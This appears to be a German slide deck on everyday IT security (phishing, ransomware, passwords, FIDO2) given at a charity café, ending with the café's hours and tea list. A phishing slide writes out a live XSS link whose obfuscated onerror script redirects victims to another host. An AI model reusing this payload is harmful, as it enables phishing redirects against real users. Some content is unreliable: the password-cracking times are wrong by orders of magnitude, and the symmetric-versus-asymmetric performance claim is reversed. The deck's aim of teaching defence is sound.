


IT-Sicherheit

für „normale“ Benutzer


Hendrik Griesche,
IT-Sicherheit & Datenschutz,
Administration & Anwendungsentwicklung
hendrik@griesche.org

Ladencafé Klönsnack
des Vereins „Christliche Initiative für eine soziale Welt e.V.“




Heutige Themen

- 1 Phishing
- 2 Ransomware
- 3 Verschlüsselte Datenübertragung
- 4 Netzwerkaspekte
- 5 Sichere Passwörter
- 6 FIDO2 / Passkey
- 7 Exkurs: Kryptografie
- 8 Ladencafé Klönsnack




lewing@isc.tamu.edu Larry Ewing and The GIMP

IT-Sicherheit



Phishing = Abgreifen sensibler Daten

Phishing = Abgreifen sensibler Daten (meist Zugangsdaten) durch mehr oder weniger geschicktes Täuschen argloser Anwender, z. B. durch E-Mails mit einem Link, den der arglose Anwender klickt. Dadurch wird er auf eine Webseite gelenkt, auf der er zur Eingabe sensibler Daten aufgefordert wird.



www.malwarebytes.com/de/phishing

Sind sie drin, sind sie weg!

Phishing: Demonstration



Phishing: Demonstration

Dies hier ist eine originale Phishing-Mail

Von update@volks.de <info@salamatuna.com> 

An 

Betreff **Systemvalidierung erforderlich**

Schlagwörter **Dienstlich**

 Antworten

 Weiterleiten

 Archivieren

 Junk

 Löschen

Mehr 



13.01.26, 04:14

Volksbank

Bitte bestätigen Sie das Update.


Bis 14.01.2026


Bestätigen

Systemmitteilung

Phishing: Demonstration








Was kann man selbst tun?

Von **update@volks.de <info@salamatuna.com>** 

An 

Betreff **Systemvalidierung erforderlich**

Schlagwörter **Dienstlich**

13.01.26, 04:14

Volksbank

Bitte bestätigen Sie das Update.

Bis 14.01.2026

Bestätigen

Systemmitteilung

Link in Browser öffnen


Link-Adresse kopieren

Ziel speichern unter...

Betrugsversuch melden...

Phishing: Demonstration

Dies hier ist eine originale Phishing-Mail



Der Link führt zu

<https://steamlocomotive.com/locobase.php?id=4795%22%2F%3E%3Cimg+src%3D%22https%3A%2F%2Fgoogle.com%2F0Cvnnv40uPRq7a.jpg%22+onerror%3D%22window.location%3DdecodeURIComponent%28atob%28%27Njg3NDc0NzA3MzNhMmYyZjY0Njk3MzcwNmM2MTc5NjU2NDJkNjE2Mzc0NzI2NTczNzMyZDcyNjU2ZDZmNzY2NTY0MmQ2OTZlNzM3NDYxNmM2YzJlNzQ3Mjc5NjM2YzZmNzU2NDY2NmM2MTcyNjUyZTYzNmY2ZDZmNjM%3D%27%29.replace%28%2F%28.%29%2Fg%2C+%27%25%241%27%29%29%3B%22%3E>

Phishing: Demonstration



Phishing: Abhilfe

Klicke keinen Link, den du nicht selbst bestellt hast!

Das gilt auch für E-Mail-Anhänge!

Phishing: Abhilfe



• Prüfe den URI

URI = Uniform Resource Identifier (einheitlicher Bezeichner für Ressourcen)

- **Gib den URI manuell ein**
- **benutze Lesezeichen**

Phishing: Abhilfe

Gib personenbezogene Daten (Name, Adresse, Telefon, Mailadresse, Bankverbindung) nur dann ein, wenn du ganz genau weißt:

- **Wer erhält die Daten?**
- **Was macht er damit?**
- **Ist er absolut vertrauenswürdig?**

Ransomware

- Die eigenen Daten auf dem eigenen Rechner werden durch Kriminelle verschlüsselt – man selbst kann nicht mehr auf sie zugreifen
- Anschließend erpressen die Kriminellen Geld (meist Bitcoins)
- Es wird behauptet, dass nach Zahlung der Schlüssel zum Entschlüsseln der eigenen Daten preisgegeben würde
- Die eigentliche Gefahr: Der eigene Rechner führt unbekannte Programme aus, von denen nicht bekannt ist, was sie noch alles anstellen
z. B. kann der eigene Rechner am eigenen Kommunikationsanschluss (Telefon) Teil eines Bot-Netztes werden → **strafrechtlich relevant**




www.btc-echo.de/academy/bibliothek/was-ist-bitcoin/

bitcoin/

Ransomware: Abhilfe

(Doppel-)Klicke nicht auf E-Mail-Anhänge, wenn du nicht genau weißt, das drin ist

Frag ggf. beim Absender der Mail (telefonisch) nach, ob er dir überhaupt eine Mail mit Anhang geschickt hat (und wie der Anhang heißt)



Ransomware: Abhilfe

Führe ausschließlich Software auf deinen Geräten und in deinem Netzwerk aus, von denen du (oder andere) genau wissen, was sie macht (und insbesondere, was sie nicht macht: → nur mit Open Source möglich)

- nach Hause telefonieren
- den eigenen Rechner ausschnüffeln und manipulieren
- Backdoors installieren und öffnen
- an Bot-Netzen teilnehmen
- deine eigenen Daten verschlüsseln
- ...

Verschlüsselte Datenübertragung

- Kommunikation über unsichere Kanäle (Internet) **muss** (ausreichend stark) verschlüsselt erfolgen! → Niemand anderes als der Berechtigte darf die Daten lesen können
- Es **muss** gewährleistet sein, dass man mit dem „richtigen“ Server kommuniziert (und kein Man-in-the-middle die Daten abgreift, liest und dem eigentlichen Empfänger manipulierte Daten sendet)
- Hierfür werden **Zertifikate** genutzt
- Schlosssymbol im Webbrowser informiert meist über die verschlüsselte Übertragung zum „richtigen“ Server mittels TLS



downloadscdn5.freepik.com/d/

138642991/52683/158/157920/ hand-drawn-

robber-cartoon-illustration.zip?token=exp=


1773784328 hmac=acf638f2

ca77d996becdfba102e17c0

NAT – Fritzbox, Speedport und andere

- drahtgebundene Rechner im eigenen Netzwerk sind relativ gut gegen Angriffe von außerhalb geschützt (mit IPv4)
- dynamische Firewall (blockt Verbindungsversuche von außen nach innen)
- Vorsicht: In Fritzboxen, Speedports usw. integriertes WLAN: WLAN ist im gleichen Netzwerk wie LAN
→ **sicher verschlüsseln (WPA2/WPA3)**
- Aktiviere die Option, dass sich **keine** neuen Geräte mit dem WLAN-Accesspoint verbinden dürfen

WHAT IS NETWORK ADDRESS TRANSLATION?



<https://www.rtautomation.com/rtas-blog/what-is-network-address-translation/>

WLAN


- → sicher verschlüsseln (WPA2/WPA3)
- dennoch: Firewall aktivieren, die mindestens Verbindungsversuche von außen blockiert
- → *gufw*



<https://www.seton.de/symbol-piktogramm-schilder-wlan.html#CPS%20CPS2261970+1175409101>

Firewall

- Sind ein MUSS
- Aufgaben: Netzwerkverkehr blockieren → zahlreiche Filterregeln
 - ▶ eingehend / ausgehend
 - ▶ TCP / UDP
 - ▶ IPv4 / IPv6
 - ▶ nur Datenpakete bereits bestehender Verbindungen oder auch andere
 - ▶ externe Netzwerk-Scans
- sehr komplex, nichts für Laien
- *gufw* dennoch relativ einfach bedienbar



Bruno Pedrozo, CC BY-SA 3.0 creativecommons.org/licenses/by-sa/3.0/,

via Wikimedia Commons


Sichere Passwörter und mehr

Sichere Passwörter

- Länge: Mindestens 20 Zeichen aus Groß- und Kleinbuchstaben, Ziffern, Sonderzeichen
- KEINE Umlaute oder ß
- für jedes Konto separates Passwort benutzen
- Passwortmanager benutzen

Zusätzlich, falls möglich

- Zwei-Faktor-Authentifizierung (2FA) nutzen
- Schlüssel nutzen (eher weniger wahrscheinlich, aber → FIDO2 / Passkey)



www.dr-datenschutz.de/das-perfekte-passwort/

Berechnungsbeispiel zum Knacken von Passwörtern

Zeit eines normalen Bürorechners zum Knacken eines 10-stelligen Passwortes aus einem Vorrat von 108 Zeichen)

- 108^{10} Kombinationen
- → 5 Tage
- also 2,5 Millionen Kombinationen pro Sekunde

ist Ausgangswert (mit dem eigenen Büorechner)



[pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-](https://pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/)

4925202/

A zum Knacken von Passwörtern

mit schnellem Rechner (ca. 10-fache Rechenleistung)

- 108^{10} Kombinationen
- → 0,5 Tage



[pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-](https://pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/)

4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

unter Nutzung einer Grafikkarte (ca. 1000-fache Rechenleistung)

- 108^{10} Kombinationen
- \rightarrow 0,0025 Tage = 3,6 Minuten



[pixabay.com/de/photos/einbrecher-kriminell-dieb-r%3a4uber-](https://pixabay.com/de/photos/einbrecher-kriminell-dieb-r%3a4uber-4925202/)

4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

mit der geschätzten Rechenleistung eines Geheimdienstes (ca. 10^{10})-fach

- 108^{10} Kombinationen
- → 0,02 Millisekunden
- → $54 \cdot 10^{15}$ Kombinationen pro Sekunde



[pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-](https://pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/)

4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

20-stelliges Passwort aus einem Vorrat von 108 Zeichen mit der geschätzten Rechenleistung eines Geheimdienstes (ca. 10^{10})-fach

- $\frac{108^{20} \text{ Kombinationen}}{54 \cdot 10^{15} \text{ Sekunde}}$
- $\approx 11 \text{ Millionen Sekunden} \approx 125 \text{ Jahre}$



[pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-](https://pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/)

4925202/

Berechnungsbeispiel zum Knacken von Passwörtern

20-stelliges Passwort aus einem Vorrat von 108 Zeichen mit der geschätzten Rechenleistung eines Geheimdienstes (ca. 10^{10})-fach


- $\frac{108^{20} \text{ Kombinationen}}{54 \cdot 10^{15} \frac{\text{Kombinationen}}{\text{Sekunde}}}$
- ≈ 11 Millionen Sekunden ≈ 125 Jahre
- **Wie wird das mit Quantencomputing aussehen?**




[pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-](https://pixabay.com/de/photos/einbrecher-kriminell-dieb-r%c3%a4uber-4925202/)

4925202/

Passwort-Manager

- automatische Erzeugung sicherer Passwörter
- Passwörter werden verschlüsselt gespeichert
- Passwort-Datei niemals aus der Hand geben!
- Masterpasswort zum Entsperren des Passwort-Managers mittels eines einprägsamen Satzes (Anfangsbuchstaben nutzen)
- KEINE Umlaute oder ß benutzen
- Passwort-Manager mit plattform-unabhängigem Speicherformat wählen, z. B. *KeepassXC* 

upload.wikimedia.org/wikipedia/commons/thumb/c/c1/KeepassXC.svg/3840px-KeepassXC.svg.png



FIDO2 / Passkey

- Der Passkey kann nicht zu einfach oder zu kurz sein und nicht vergessen werden
- offene und herstellerunabhängige Technologie
- sicher und komfortabel, kein Passwort nötig
- Anbieter bzw. Anwendung muss FIDO2 unterstützen
→ Ein Passkey schützt genau einen Account
- PIN, Hardwaretoken oder biometrische Daten zum Anmelden
→ 2FA
- sichere asymmetrische Verschlüsselung
- problematisch bei Verlust des privaten Schlüssels → Sicherungskopie sicher aufbewahren!




www.ideal.de/preisvergleich/OthersOfProduct/204345594_-fido2-id-

biopass-chipnet.html/

FIDO2 bei Linux

Passwortlose Anmeldung bei Linux einrichten:


<https://linux-bibel.at/index.php/2023/10/20/touch-in-passwordlose-anmeldung-am-linux-desktop-mit-fido2-key/>



linux-bibel.at/index.php/2023/10/20/touch-in-passwordlose-anmeldung-am-linux-desktop-mit-fido2-key/

Liste bekannter Dienste, die Passkey unterstützen:

<https://passkeys.directory/>




[am-linux-desktop-mit-fido2-key/](https://passkeys.directory/)

passkeys.directory/

Exkurs: Kryptografie

Es gibt zwei grundsätzliche Arten von Kryptografie:

- symmetrisch: Gleicher Schlüssel zur Ent- und Verschlüsselung (mäßige Performance)
- asymmetrisch: Geheimer und öffentlicher Schlüssel (gute Performance)
 - ▶ Verschlüsselung mit dem öffentlichen Schlüssel des Empfängers
 - ▶ Signieren mit dem geheimen Schlüssel des Absenders
- Wie bekomme ich zuverlässig den öffentlichen Schlüssel des potentiellen Empfängers?
 - PKI (Public Key Infrastructure)



bisonapp.com/blog/bitcoin-blockchain-kryptografie/

(Endlich) Geschafft

Viel Erfolg



[www.spreadshirt.de/shop/
design/akku+leer+sticker-](http://www.spreadshirt.de/shop/design/akku+leer+sticker-)

D5b5ccb1ce4474262bcf51b91

Ladencafé Klönsnack

Öffnungszeiten des Ladencafés

Montag	geschlossen
Dienstag	15:00 - 17:00 Uhr
Mittwoch	11:00 - 13:00 Uhr
Donnerstag	geschlossen
Freitag	15:00 - 17:00 Uhr
Samstag	09:30 - 13:00 Uhr
Sonntag	geschlossen



media.schaefer-shop.de/is/image/schaefershop/webp1200/kaffeetassen-set-bistro-6-tassen-untertassen-jeweils-0-2-l-h-65-mm-porzellan-weiss-

img_WS_192559_C

Ladencafé Klönsnack

Unser Tee-Angebot

Ostfriesen Brocken, Assam Goldblatt, Pu Erh, Darjeeling Mim, Ceylon Craig, Vanille, Himbeer-Sahne, Osterfest, Erdbeer-Sahne, Tea for tow, Cream of Ireland, Schwarztee, Earl Grey, Bengalischer Chai, Schwarztee Mischung, Indischer Tee, fermentiert aus China, Himalaya, Sri Lanka, aromatisiert, Schwarztee / Grüntee Mischung, aromatisiert mit Sahne, entcoffeiniert, aromatisiert mit Bergamotte, mit Gewürzen, Sonnenfrüchte, Kleiner Prinz, Holunder, Weihnachtstee, Rote Grütze, Peach Paradise, Sommertee, Drachenfrucht, mit Apfel und Hibiskus, Fruchtetee für Kinder, mit Weinbeeren und Hagebutte, mit Gewürzen, mit Rosenblättern und Heidelbeeren, mit Pfirsich, mit Cranberry und Erdbeereen, mit Lemongras, Weinbeereen und Hibiskus, Karamel-Sahne, Wild Cherry, Lemon Ingwer, Ingwer-Zitrone roter Bratapfel, Rooibis-Sanddorn, Rooibos, Rooibos Bio, Rooibos mit Sahne, Rooibos mit Kardamom und Kirsche, Rooibos mit Zitrone und Ingwer, Rooibos mit Apfel und Rsenblüten, Rooibos mit Orangenschalen, Rooibos mit Sanddorn, Rooibos natur ohne Aromastoffe, Rooibos natur in Bio-Qualität, Schietwettertee, Pfefferminztee, Kräutermischung, Kräutertee ohne Aromastoffe, Fenchel-Anis-Tee, Fastentee, Mate grün, Pai Mu Tan, Kamillenblüten, Magen-Darm-Tee, Verschiedene-Kräuter-Tee, Indio-Tee (koffeinhaltig), Weißer Tee (China)



www.glas-jena.de/tee-kaffee/teetassen/teetasse

opus-0-2l_210205_1084/